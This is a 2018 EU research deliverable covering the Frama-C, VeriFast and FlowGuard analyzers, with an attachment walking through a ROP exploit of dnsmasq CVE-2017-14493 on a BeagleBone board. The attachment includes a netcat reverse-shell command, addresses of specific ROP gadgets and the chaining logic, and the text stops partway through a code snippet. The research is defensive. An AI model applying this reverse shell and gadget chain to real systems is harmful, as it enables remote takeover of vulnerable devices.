D2.1

Basic Analyzers - Intermediate Release

Project number:	731453
Project acronym:	VESSEDIA
Project title:	Verification engineering of safety and security critical dynamic industrial applications
Start date of the project:	1st January, 2017
Duration:	36 months
Programme:	H2020-DS-2016-2017

Deliverable type:	Software
Deliverable reference number:	DS-01-731453 / D2.1 / 1.0
Work package contributing to the deliverable:	WP2
Due date:	June 2018 - M18
Actual submission date:	2nd July, 2018

Responsible organisation:	CEA
Editor:	Virgile Prevosto
Dissemination level:	PU
Revision:	1.0

Abstract:	Companion report describing software delivered as D2.1
Keywords:	Software analysis, FlowGuard, Frama-C, Verifast, Deductive Verification, Abstract Interpretation, CFI, ROP

The project VESSEDIA has received funding from the European Union’s Horizon 2020 research and innovation programme under grant agreement No 731453.

Editor
Virgile Prevosto(CEA)

Contributors
Gergely Hosszú (4-SLAB)
Gergely Eberhardt (4-SLAB)
Bart Jacobs (8-KU Leuven)
Igor Santos (9-FD)

Executive Summary

This document gives a brief overview of the initial version of the tools developped in WP2 of the VESSEDIA project. The main part of the deliverable consists in the software themselves, which are submitted separately.

Contents

Chapter 1

Introduction

As planned in the DoA, several analysis tools have been developed during the first half of the project inside WP2. The main part of this deliverable consists in the version of these analyzers at the end of the first semester of 2018. The present report gives a brief description of each analyzers, as well as, for the ones that had already a release before the start of the project, a list of changes that have been within VESSEDIA. The tools included in D2.1 are:

- FlowGuard
- Frama-C
- VeriFast

In addition, a proof of concept of a ROP-based attack has been developed in order to gain a better understanding of this kind of attack in practice.

Chapter 2

FlowGuard

General Description

FlowGuard is a tool designed to enforce the data-flow integrity of user space programs and the Linux kernel, preventing them to suffer non-control data attacks.

- tool type: GCC plug-in
- status: new development
- license: GNU GPL
- intended usage: research

Installation instructions

1. Install dependencies: `./dependencies.sh`
2. Install gcc: `./getgcc.sh`
3. `cd flowguard; make plugin`

Usage / User stories

The plugin implements the Data-Flow Integrity enforcement in C code. There are still some bugs that need to be fixed (see progress report).

0. Follow the installation instructions

1. To use this tool we need to generate the static data-flow graph of the program, and to instrument the program based on that DFG, to then at runtime ensure that the programs follows the statically defined DFG. When a program is compiled the tool generates the DFG and injects the required instrumentation. Then we compile the the runtime library and insert this static-DFG which is the one that will be checked against at runtime. Once the lib is compiled with the static DFG in it, we link the instrumented program to the runtime lib.

2. There is a makefile that automates the compile / link process. `make test` is the easiest way to compile a program, translate the dfg into object files, compile the runtime instrumentation lib and link the program against the runtime lib.

Changelog

- 20180615: release pre-alfa version

Chapter 3

Research into modern attack techniques

General Description

Modern attack techniques, such as Return-Oriented Programming (ROP) and Data-Oriented Programming (DOP) are one of the key exploit techniques nowadays. In order to gain a more thorough understanding of these kind of attacks in practice, Search-Lab analysed and adopted a proof-of-concept attack over a known vulnerability (CVE-2017-14493) in `dnsmasq` compiled from the original source. In order to make the attack more realistic, it was performed on a real embedded device and not within a virtual machine setup.

The archive submitted as part of D2.1 contains the scripts necessary to reproduce the attack, as well as a report detailing all the steps required to gain control of the platform.

Installation instructions

Instructions on how to deploy the attack are given in the report accompanying the scripts.

Usage / User stories

The vulnerable version of `dnsmasq` would be a good candidate to be instrumented by Flow-Guard in order to prevent the attack.

Changelog

The proof of concept was fully developed within VESSEDIA and is not built upon a previous version.

Chapter 4

Frama-C

General Description

Frama-C is a tool dedicated to the analysis of software written in C. It features a modular design, which makes it easy to extend through various plug-ins. Among the plug-ins that are incorporated in the main distribution and that are the most relevant for VESSEDIA, one may cite:

- EVA, a static analyzer that computes for each statement of the program an abstraction of all memory states that can reach this statement. This information forms the basis of a certain number of other, more specialized, analyzers
- WP, a deductive verification tool, that checks the adequacy between a formal specification, expressed in the ACSL language that is co-developed with Frama-C, and a corresponding C implementation.
- E-ACSL, that instruments original C code in order to check at runtime its conformance with respect to ACSL annotations
- Aoraï, that transforms linear temporal logic specifications into a set of ACSL annotations

The current version at the time VESSEDIA started was Frama-C 14-Silicon, release at the very end of 2016. Deliverable D2.1 features Frama-C 17-Chlorine, release on May 31st, 2018. All releases of Frama-C are licensed under LGPL 2.1.

Frama-C and its main plug-ins are fully documented. All manuals for the current release are available from https://frama-c.com/download.html, including

- The platform user manual
- The plug-in development guide
- The manual of EVA
- The manual of WP
- The manual of E-ACSL
- The manual of Aoraï

Installation instructions

Full installation instructions for version Chlorine are available at https://frama-c.com/install-chlorine-20180501.html. The preferred way of installing Frama-C is to use `opam`, the OCaml PAckage Manager. `opam` itself is available on many Linux distributions, as well as OSX thanks to `homebrew`. On Windows platforms, there is a `cygwin`-based port of `opam`. While less well supported than the other ports, it is still quite reliable.

Once opam is installed, it is recommanded to install the `depext` package, with `opam install depext`, to let `opam` take care of the external dependencies of Frama-C (mostly GTK and GMP). After that, issuing `opam depext -i frama-c` should install `frama-c` itself

Usage / User stories

EVA

The primary usage of EVA is to warn about all potential undefined behaviors (arithmetic overflow, buffer overflow, access through invalid pointer, ...) that may occur in the program. Within VESSEDIA, it is used in the 6LowPAN use case and in T3.2 on cooperation between static and dynamic analysis.

WP

WP is used to prove that an implementation is conforming to its specification. Within VESSEDIA, it is used in the Contiki use case, and in T3.1 for proving code-level properties extracted from higher-level model analysis. T3.3 intends to ease its use by parallelizing calls to automated provers that are done during a WP run.

E-ACSL

E-ACSL allows monitoring ACSL annotations at runtime, with the possibility to trigger a user-defined functions if one annotation becomes false (default being to abort the execution with a short log message on standard output). It is in particular used in T3.2 on cooperation between static and dynamic analysis.

Aoraï

Aoraï generates a set of ACSL annotations from a description, either as a linear temporal logic formula, or as an automaton, of the sequences of call that are admissible during a run of the program, possibly guarded by conditions at each call or return event. Aoraï has been considered as a target for generating code-level properties from model level analysis in T3.1. See D3.1 for more details.

Changelog

The full Changelog of Frama-C is available at http://frama-c.com/Changelog.html#Chlorine-20180501 Most important and relevant to VESSEDIA changes between Silicon and Chlorine are listed below, from the newest to the oldest version.

Chlorine - v17

Frama-C General

- Support for CERT coding rules EXP46-C and MSC38-C
- Introduce warning categories, with various possible behaviors. Refactor management of debug categories
- Added option `-inline-calls` for syntactic inlining
- Avoid crash when re-declaring a function with formals after it has been called without any. Fixes #454
- Do not remove non-empty block during clean-up. Fixes #487
- Change Cil.typeHasAttributeDeep into Cil.typeHasAttributeMemoryBlock. Fixes #489
- Clean up typechecking environment when dropping side-effects (in sizeof et al.). Fixes #430

EVA

- New panel “Red alarms” in the GUI that shows all red statuses emitted for some states during the analysis. They are not completely invalid, but should often be investigated first.
- In the log, messages on preconditions are now reported with the location of the call site.
- Added scripts and templates to help automate case studies (in $FRAMAC_SHARE/analysis-scripts)

WP

- Fix bug that makes the TIP wrongly reuse previous results
- Upgrade to Why-3 0.88.3
- Upgrade to Coq 8.7.1
- Upgrade to Alt-Ergo 2.0.0

Sulfur - v16

Frama-C general

- stop removing const attribute on local variables. Fixes #301

EVA

- More precise evaluation of `\initialized` and `\dangling` predicates.
- Various precision improvements in the interpretation of the behaviors of a specification.
- The backward propagation tries to reduce integer values by considering separately the bounds of their intervals.
- Uses assigns clauses to over-approximate the effects of assembly statements. Warns if no assigns clause is provided.

Phosphorus - v15

Frama-C general

- Stricter verification for extern, static and inline specifiers (support for CERT DCL-36-C coding rule)
- Better handling of VLA (use explicit function calls to mark deallocation of VLA at appropriate program points)
- Explicit AST nodes to mark local variables initialization.

WP

- Interactive Proof Engine
- Improved simplifiers

Chapter 5

VeriFast

General Description

- tool type (standalone/plug-in/webservice/…): standalone
- status (new development/update of existing tool): update of existing tool
- license (esp. open-source vs proprietary): open source
- intended usage: VeriFast takes as input the source code files for a Java or C program module, annotated with specifications that express the module's intended correctness properties, expressed in a variant of separation logic, as well as any necessary proof hints, such as loop invariants. It then, without further user interaction and usually in a matter of seconds, reports either "0 errors found" or the source location of a verification failure. If it reports "0 errors found", this means that all possible executions of the provided module are safe (i.e. do not crash and do not access unallocated memory or overrun any buffers) and comply with the provided specifications. Otherwise, the user can inspect the failed symbolic execution path in a debugger-like GUI.
- link to relevant documentation (if applicable): https://github.com/verifast/verifast#documentation

Installation instructions

- Download VeriFast 18.02 from https://github.com/verifast/verifast/releases
- Extract the archive to any location on your computer

Usage / User stories

- In a terminal, run `bin/vfide examples/monitors/buffer.c` or any other example
- Press F5, choose Verify program in the Verify menu, or click the Play button to verify the program

Changelog

- improvements with respect to pre-VESSEDIA version (if applicable)

I/O Specification

We developed an approach for specifying and verifying behavioral (I/O) properties of programs using VeriFast. We formalized the approach and proved its soundness.

See Willem Penninckx' PhD thesis at https://lirias.kuleuven.be/retrieve/468240

Examples: see examples/io in the VeriFast distribution.

Crypto Verification

We developed an approach for verifying integrity and confidentiality properties of C programs that implement cryptographic protocols. We formalized the approach and proved its soundness.

See

Gijs Vanspauwen and Bart Jacobs. Verifying cryptographic protocol implementations that use industrial cryptographic APIs. Technical report CW 703, Department of Computer Science, KU Leuven, Belgium, May 2017. http://www.cs.kuleuven.be/publicaties/rapporten/cw/CW703.abs.html

See also

Gijs Vanspauwen and Bart Jacobs. (2017, October 5). SymExA: An Extension of the Symbolic Model for Authentication - A formal specification. Zenodo. http://doi.org/10.5281/zenodo.846308

Examples: see examples/crypto_ccs in the VeriFast distribution.

Automated VeriFast

We developed Automated VeriFast, which extends VeriFast with an AutoFix button which the user can press after a verification failure to get a suggestion for how to fix the failure. The AutoFix feature is sufficiently powerful to be able to verify a non-trivial class of programs simply by repeatedly issuing the AutoFix command repeatedly until verification succeeds.

We applied Automated VeriFast to certain modules of the Contiki VESSEDIA use case, and achieved a high degree of automation.

Source code and binary releases are available at https://github.com/btj/AutoVeriFast .

Deadlock-Free Monitors

We developed an approach for proving absence of deadlocks in concurrent C programs that use monitors and condition variables for synchronization. We developed a machine-readable formalization and a machine-checked soundness proof for this approach.

See https://github.com/jafarhamin/deadlock-free-monitors-soundness .

Attachment to D2.1

Research into modern attack techniques

Contributors (ordered according to beneficiary numbers)

Gergely, Hosszú (SLAB)

Gergely, Eberhardt (SLAB)

Contents

List of Figures

List of Tables

Chapter 1 Introduction

Our main goal was to demonstrate some modern attack techniques against and related to IoT devices. The perfect candidates to introduce modern attack techniques are the vulnerabilities discovered by the Google security team[1] in the `dnsmasq` DNS and DHCP client/server application in October 2017. The original advisory describes the following 7 vulnerabilities:

CVE	Impact	Vector	Notes	PoC
CVE-2017-14491	RCE	DNS	Heap based overflow (2 bytes). Before 2.76 and this commit overflow was unrestricted.	PoC, instructions and ASAN report
CVE-2017-14492	RCE	DHCP	Heap based overflow.	PoC, instructions and ASAN report
CVE-2017-14493	RCE	DHCP	Stack Based overflow.	PoC, instructions and ASAN report
CVE-2017-14494	Information Leak	DHCP	Can help bypass ASLR.	PoC and Instructions
CVE-2017-14495	OOM/DoS	DNS	Lack of free() here.	PoC and instructions
CVE-2017-14496	DoS	DNS	Invalid boundary checks here. Integer underflow leading to a huge memcpy.	PoC, instructions and ASAN report
CVE-2017-13704	DoS	DNS	Bug collision with CVE-2017-13704	

Table 1 dnsmasq vulnerabilities

For the demonstration and analysis we chose the CVE-2017-14493 vulnerability, which is a stack based buffer overflow that can lead to remote code execution (RCE) on the dnsmasq process.

The dnsmasq is described by the author as: *"Dnsmasq provides network infrastructure for small networks: DNS, DHCP, router advertisement and network boot. It is designed to be lightweight and have a small footprint, suitable for resource constrained routers and firewalls. It has also been widely used for tethering on smartphones and portable hotspots, and to support virtual networking in virtualisation frameworks. Supported platforms include Linux (with glibc and uclibc), Android, *BSD, and Mac OS X. Dnsmasq is included in most Linux distributions and the ports systems of FreeBSD, OpenBSD and NetBSD. Dnsmasq provides full IPv6 support." [1]*

[1] https://security.googleblog.com/2017/10/behind-masq-yet-more-dns-and-dhcp.html

1.1 CVE-2017-14493 vulnerability

Stack buffer overflows are the most serious, well-known and wildly exploited vulnerabilities. Although the Project Zero team did not disclose the details of the vulnerabilities, the patch analysis of the latest version of the software revealed the exact problem.

According to our research, the overflow occurs when the DHCPv6 server receives a client MAC option with malformed MAC address. Since the length of the received MAC address is not verified, the memcpy function copies the whole option value to the state struct, which has allocated only 6 bytes for this value. Because the state struct is declared as a local variable in the caller function, the buffer overflow occurs in the stack and can also overwrite the stored return address.

```
/* RFC-6939 */
if ((opt = opt6_find(opts, end, OPTION6_CLIENT_MAC, 3)))
  {
    state->mac_type = opt6_uint(opt, 0, 2);
    state->mac_len = opt6_len(opt) - 2;
    memcpy(&state->mac[0], opt6_ptr(opt, 2), state->mac_len);
  }
```

This vulnerability exists in all versions no later than 2.78. In the latest version the developer corrected this issue with a proper verification of the MAC address length:

```
/* RFC-6939 */
if ((opt = opt6_find(opts, end, OPTION6_CLIENT_MAC, 3)))
  {
    if (opt6_len(opt) - 2 > DHCP_CHADDR_MAX) {
      return 0;
    }
    state->mac_type = opt6_uint(opt, 0, 2);
    state->mac_len = opt6_len(opt) - 2;
    memcpy(&state->mac[0], opt6_ptr(opt, 2), state->mac_len);
  }
```

Our first goal was to exploit this vulnerability with Data Oriented Programming (DOP). However after we analysed the vulnerability and the possible exploitation techniques, we found that the overwritten area does not contain any variable (e.g. pointer), which can be used to perform a Write-What-Where (WWW) situation and write over arbitrary data elements. Therefore further exploitation was performed with the Return Oriented Programming (ROP) technique on the selected embedded platform.

Chapter 2 Test environment

The Google security team provided a Docker file which contained the relevant setup for the environment that they used for the proper system build. In this setup we can see they used the llvm-toolchain-jessie-3.9 which is a collection of modular and reusable complier and toolchain technologies. The LLVM preferred compiler is clang, which aims to be the best in class implementation of C family.

To acquire a better understanding the exploit did not go with the recommended Docker based setup. We choose another way by compiling dnsmasq on a real embedded device.

2.1 The hardware: BeagleBone Black

The BeagleBone Black is the newest device from the Beagle Bone family at the time of the analysis. It is a low cost device with community-supported development platform for individual researchers. The device uses a low cost Sitara XAM3359AZCZ100 Cortex A8 ARM processor that assures it can run any well-known Linux distributions -such as Debian, Android, FreeBSD etc.

Figure 1: BeagleBone Black device

In our case we used the Ethernet interface for the attack - however the other communication possibilities gave us more flexibility during the debugging phase. We chose the BeagleBone unique Debian image (Linux beaglebone 4.4.30-ti-r64 #1) as the operating system for this exploitation analysis.

2.2 Environment setup

We used the dnsmasq version 2.76 downloaded from the official website and copied to the BeagleBone Black (BBB). We used the default compiler, which resides on the board and compiled the application with a simple *make* command.

The default compilation settings were the following:

```
root@beaglebone:~/dnsmasq-2.76/src# ldd dnsmasq
        linux-vdso.so.1 (0xbe950000)
        libc.so.6 => /lib/arm-linux-gnueabihf/libc.so.6 (0xb6e98000)
        /lib/ld-linux-armhf.so.3 (0x7f5eb000)
```

We used the following GCC version:

```
root@beaglebone:~/dnsmasq-2.76/src# gcc --version
gcc (Debian 4.9.2-10) 4.9.2
```

The attacker machine was a Linux based virtual machine with Debian 3.2.0-4 and Python. The attacker machine held the exploit and also started a netcat (`nc -l -p 4444`) waiting for an incoming reverse shell connection by listening on port 4444.

The reverse shell is a certain type of shell, which opens a communication port back to the attacker from the victim machine. The attacker machine has a listener port, which receives the connection.




Figure 2: Reverse shell in the test environment

Finally we launched the `dnsmasq` in the victim machine with root privilege using the following command:

```
root@beaglebone:~# ./dnsmasq --no-daemon --dhcp-range=fd00::2,fd00::ff
```

The used dnsmasq flags were:

- `--no daemon`: Do NOT fork in the background: run in debug mode.
- `--dhcp-range`: Enable DHCP in the range given with lease duration.

After we set up the BBB with a properly initiative `dnsmasq` and the attacker virtual machine, we could look deeper into the exploit and understand each steps of the attack.

Chapter 3 Exploit the dnsmasq

3.1 Introduction to ROP

The return-to-libc attack was generalized by [2] with the return oriented programming approach (abbreviated as ROP). After that, Sebastian Krahmer in his seminal paper laid out what would eventually be named ROP. This paper [3] was published shortly after DEP and other similar mitigations went popular.

In a ROP attack, the attacker does not inject any new code - instead, the malicious computation is performed by chaining together existing sequences of instructions (called gadgets) [4]. Each gadget ends in a return instruction to continue the execution with the subsequent gadget. A gadget performs a basic operation, such as reading out a value from the stack to a register, writing the contents of a register to a memory location, incrementing a register and so on. It has been proven that this attack satisfies Turing complete computation. As an example, the next figure shows a combination of gadgets that writes a value to an arbitrary memory address.





Figure 3: Example for ROP gadgets in ARM thumb mode

The ROP technique can be used to bypass DEP protection. If ASLR is enabled, the ROP technique can be only used if the attacker can locate the necessary code chunks somehow. The gadget locations can be acquired through an information leak or from the main executable itself, since most of the ASLR implementations only randomize the shared libraries. Since executing code with the ROP technique is much more difficult than with a simple stack overflow or return-to-libc attack, there is a wide range of tools (e.g. Metasploit, ROPgadget, mipsrop) which simplify the exploitation process in various platforms. According to the Microsoft software exploitation study [5], the usage of ROP has increased, and almost all exploits discovered in 2014 and 2015 have used this technique.

3.2 Exploiting the CVE-2017-14493

Although the Google team only published a POC (Proof of Concept), we found a detailed exploit in a github repository[2]. Since the exploit uses gadgets from the actual `dnsmasq`, we had to understand and modify the exploit to work well in our embedded environment with the `dnsmasq` we used.

The main goal was to execute a reverse shell using `netcat`. To achieve this goal the exploit had to call the `system` or `execl` (or one of its variant) library function or perform a system call using the `SVC` instruction. Since the used `dnsmasq` contained an `execl` function call at address `0x29232`, the easiest way was to use this functional call to perform the required operation in the exploit.



```
.text:00029232                 BLX             execl
.text:00029236                 BLX             __errno_location
.text:0002923A                 LDR             R2, [R0]
.text:0002923C                 STR             R2, [SP,#0x158+var_138]
```

Figure 4: execl call in dnsmasq

The `execl` library function executes a process with the provided parameters. To make the exploit more flexible and execute arbitrary commands we called the `bash` interpreter with `-c` parameter, which means that the next parameter should be executed as a system command. The exploit functionality can be implemented in C with the following line:

```
execl("/bin/bash", "/bin/bash" , "-c" "nc 192.168.251.254 4444 -e /bin/bash")
```

The first parameter is the name of the executable and all other parameters will be received by the started application. Since the application had to receive its name as the first parameter, the executable name should be repeated.

According to the calling convention typically used in ARM processors[3], the first 4 parameters are passed in `R0`-`R3` registers, while further parameters are passed in stack. Since our execl function call had exactly 4 parameters, we had to fill out registers `R0`-`R3` with the addresses of the parameter strings. So, we performed the following operations with ROP gadgets:

```
Reg1 <- "/bin"
Reg2 <- address of writable data area (param1)
Reg1 -> [Reg2]
Reg1 <- "/bas"
Reg2 <- address of writable data area + 4 (param1+4)
Reg1 -> [Reg2]
…
R0 <- address of param1
R1 <- address of param2
R2 <- address of param3
R3 <- address of param4
Call execl
```

First, we constructed the parameter strings in a writable data area in the dnsmasq memory area. Although parameters strings can be stored in the original overwritten buffer in the stack, in case of ASLR enabled the address of the stack is unknown. If we use a memory area from the dnsmasq address space, only the base address of the `dnsmasq` has to be known somehow. Although the demonstration and analysis were performed without ASLR, the information leak in `dnsmasq` (CVE-2017-14494) can provide the necessary information.

[2] https://github.com/Vladimir-Ivanov-Git/raw-packet
[3] https://en.wikipedia.org/wiki/Calling_convention#ARM_(A32)

Creating parameter strings in the data area requires 3 gadgets. One gadget, which stores one of the registers to the address pointed by the other register and 2 gadgets, which fills the two registers used by the first gadget. The first gadget requires an STR operation in two registers. Since every gadget has to jump to the next one, the gadget should be in the end of a function to perform a function return and jump to the address stored in the stack. A perfect candidate for the first gadget is the following code snippet started at `0x28aec`.

```
.text:00028AEC                 STR             R3, [R4]
.text:00028AEE
.text:00028AEE locret_28AEE
.text:00028AEE                 POP             {R4,PC}
```

Figure 5: STR ROP gadget for parameter strings construction

Since the above STR gadget uses the `R3` and `R4` registers, we had to find proper gadgeds, which fill up these registers. Since most of the functions restored the `R3` and `R4` registers, it is relatively easy to find proper gadgets performing the required functionality.

```
.text:00014AA4                 POP             {R3,PC}
.text:00014AA4 ; End of function is_expired.isra.3.part.4
```

Figure 6: POP_R3 ROP gadget

```
.text:0001469A                 POP             {R4,PC}
.text:0001469A ; End of function __do_global_dtors_aux
```

Figure 7: POP_R4 ROP gadget

The exploit can use these gadgets in the following way to construct arbitrary parameter strings in the following way:




Figure 8: Gadget chain to create parameter strings

After the parameter strings were created by calling the above ROP chains repeatedly, the `R0`, `R1`, `R2` and `R3` registers has to fill up with the parameter addresses. Thus, we had to find proper gadgets for this.

To fill up `R3` register we could use the `POP_R3` ROP gadget described previously in Figure 6. Finding a proper gadget to fill up `R1` was also simple, because the analysed dnsmasq contained function end, which restored only the `R1` register.

```
.text:0003490E                 POP             {R1,PC}
.text:0003490E ; End of function __aeabi_ldiv0
```

Figure 9: POP_R1 ROP gadget

Finding a gadget for manipulating `R0` and `R2` registers was a little bit trickier, because there was not any function, which would restored these registers. However, we found another way to fill up these registers. In case of `R0`, we used the following gadget, which read out a value from the memory pointed by `R3+0x90` to the `R0` register.

```
.text:00032E5E                 LDR.W           R0, [R3,#0x90]
.text:00032E62                 POP             {R4,PC}
```

Figure 10: LDR_R0 ROP gadget

To read the correct value to `R0`, we had to initialize `R3` first and store the necessary value to a memory address. Fortunately, we had gadgets for both operation. Thus we had to chain the following gadgets to initialize `R0` with arbitrary value.




Figure 11: Gadget chain to fill up R0

In case of the `R2` register, we had to choose another way of setting the register value. For this operation we found a gadget, which moved the value from `R9` to `R2` and jumped to the address stored in `R3` register.

```
.text:00034BFA                 MOV             R2, R9
.text:00034BFC                 BLX             R3
```

Figure 12: LDR_R2 ROP gadget

To perform the `LDR_R2` gadget, we had to initialize the `R3` and `R9` registers with the proper values. The following gadget fills both registers in one step.

```
.text:00034C02                 POP.W           {R3-R9,PC}
.text:00034C02 ; End of function __libc_csu_init
```

Figure 13: POP_R9 ROP gadget

Since calling `R3` as a subroutine differs from a function return, in the way that it puts the return address (`0x34C01` in this case) to the stack and the stack pointer will point to this value. Thus the next gadget should handle this situation and read out the first value from the stack as a dummy value. So, we used the following gadget chain to fill up `R2` with arbitrary value.




Figure 14: Gadget chain to fill up R2

Since the `LDR_R0` and `LDR_R2` gadgets used the `R3` registers, these should be executed before the final value of `R3` would be filled in with the `POP_R3` gadget. Finally, our exploit used the following code snippet to fill up the registers with the proper values:

```
# third param = first argument (-c)
